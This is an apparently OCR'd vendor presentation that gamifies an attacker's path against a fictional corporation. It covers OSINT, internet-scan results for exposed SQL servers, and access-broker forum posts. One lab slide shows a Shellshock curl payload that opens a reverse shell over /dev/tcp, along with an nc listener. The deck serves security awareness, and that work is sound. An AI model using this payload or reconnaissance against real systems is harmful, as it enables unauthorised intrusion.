Choose your own HACK

Craig Heath

Corporate Sales Engineer,
CrowdStrike

Christian Radeke

Solution Architect,
CrowdStrike

Beware and Warning

This presentation is different from other presentations.
You and YOU ALONE are in charge of what happens in this presentation.

There are dangers, choices, pwning to be had and consequences. YOU must use all of your numerous talents and much of your enormous intelligence.
The wrong decision could end in catastrophe – even DEATH...

Who are you?

YOU are all very experienced hackers who banded together to form the newest e-Criminal group

You are a group of

Focus

Commitment

Sheer Phreaking will

Dedicated to a **singular** vision...

PWN GiantSolid™

Your objective:

Compromise

Exfiltrate & extort

Wreak utter havoc upon

The evil multi-trillion dollar corporation GiantSolid™.


By.any.means.neccessary

OSINT collection and cloud scanning

Go to page 07

Attempt physical access to GiantSolid headquarters

Go to page 8



1nfo5ec_SpiDeR@DOWNwithGiantSolid: ~

```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$
```

Invitations Manage

Meghan Fraser
Investigative mind for creative problem solving
GiantSolid

Ignore Accept

Celebrations See all
Job changes, Birthdays, Work anniversaries

People you may know from CrowdStrike See all

Jade Thomas
Marketing Events & Program Manager, UK&I
17 mutual connections
Connect

Colin Woodsey
Regional Sales Director at GiantSolid
8 mutual connections
Connect

Adam Hoggarton
Sales Engineering Director, Horizon Grou...
8 mutual connections
Connect

Sophie Mattock
Office Coordinator, GiantSolid, UK
8 mutual connections
Connect

David ODonnell
Manager of National Alliances

Nicky D.
Sales Development Representative at

Emelo Smith
Cyber Security | Endpoint Protection |

Mike Plannk
Senior sales engineer hos GiantSolid

SQL org:"GiantSolid"

TOTAL RESULTS
12,067

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulne

TOP COUNTRIES

United States	5,733
Netherlands	1,735
Ireland	698
India	685
Singapore	634

More...

TOP PORTS

1433	9,352
1434	1,082
3389	870
5986	67
5985	45

More...

TOP ORGANIZATIONS

GiantSolid Corporation	10,758
GiantSolid Limited UK	548

[redacted]
Netherlands, Amsterdam
database cloud

```
MS-SQL NTLM Info:
  OS: Windows Server 2003
  OS Build: 5.2.3790
```

[redacted]
Netherlands, Amsterdam
database cloud


```
MS-SQL NTLM Info:
  OS: Windows 7/Windows Server 2008 R2
  OS Build: 6.1.7601
  Target Name: DUZANI250WIN7D
  NetBIOS Domain Name: DUZANI250WIN7D
  NetBIOS Computer Name: DUZANI250WIN7D
  DNS Domain Name: Duzani250Win7D
  FQDN: Duzani250Win7D
```

[redacted]
Brazil, Campinas
database cloud


```
MS-SQL NTLM Info:
  OS: Windows 7/Windows Server 2008 R2
  OS Build: 6.1.7601
  Target Name: CARDIONET
  NetBIOS Domain Name: CARDIONET
  NetBIOS Computer Name: CARDIONET
  DNS Domain Name: CardioNet
  FQDN: CardioNet
```

[redacted]
Ireland, Dublin
database cloud

```
MS-SQL NTLM Info:
  OS: Windows 10/Windows Server 2019
  OS Build: 10.0.17763
  Target Name: H2MVM
```



```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```




Exploit the aged public facing infrastructure

Go to page 10

Buy credentials from an access broker on criminal forums


Go to page 11




Public IP Address: 52.41.162.154
Private IP Address: 172.16.0.10

```
Using username "ec2-user".
Authenticating with public key "imported-openssh-key"

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 21 00:24:44 2019 from 172.16.0.10
ec2-user@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.21] from linux-victim.cs-demo-lab.local [172.17.0.22] 45404
sh: 0: can't access tty; job control turned off
$
```

```
Using username "ec2-user".
Authenticating with public key "imported-openssh-key"

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct  1 04:52:00 2021 from 172.16.0.10
ec2-user@kali:~$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'sh -i
 >& /dev/tcp/172.17.0.21/4444 0>&1'" http://172.17.0.22:8080/cgi-bin/vulnerable
```



```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```



Post: 0day\Access Seller

Drumrlu

Our Service :

We're selling (First Hand):

-0day (Only Verified Users)
-Full DA Access Networks (High Rev - WorldWide)
-Network Hacking (Only Verified Users)

We interest to work with others too, each of us take our own percentage.(Only Pro's)
we have this ability to hack any corps in the world.

----


as it right now we've a 0day - RCE which we would like to sell it. but your user must be Verified here and have High rep. we do show you a demo if you have our conditions to buy and any safe ways to transferring money will be acceptable. wasting our time in any ways = you'll be block. those one who interest in buying this 0day can contact me through here. please don't expect to buy a good 0day with the offers like 100k or something like that.

Stay and exploit your access to the machine

Go to page 14

Install remote access tools and hightail it out of there

Go to page 16



GAME
OVER

~~Stay and exploit your access to the machine~~

~~Go to page 14~~

Install remote access tools and hightail it out of there

Go to page 16



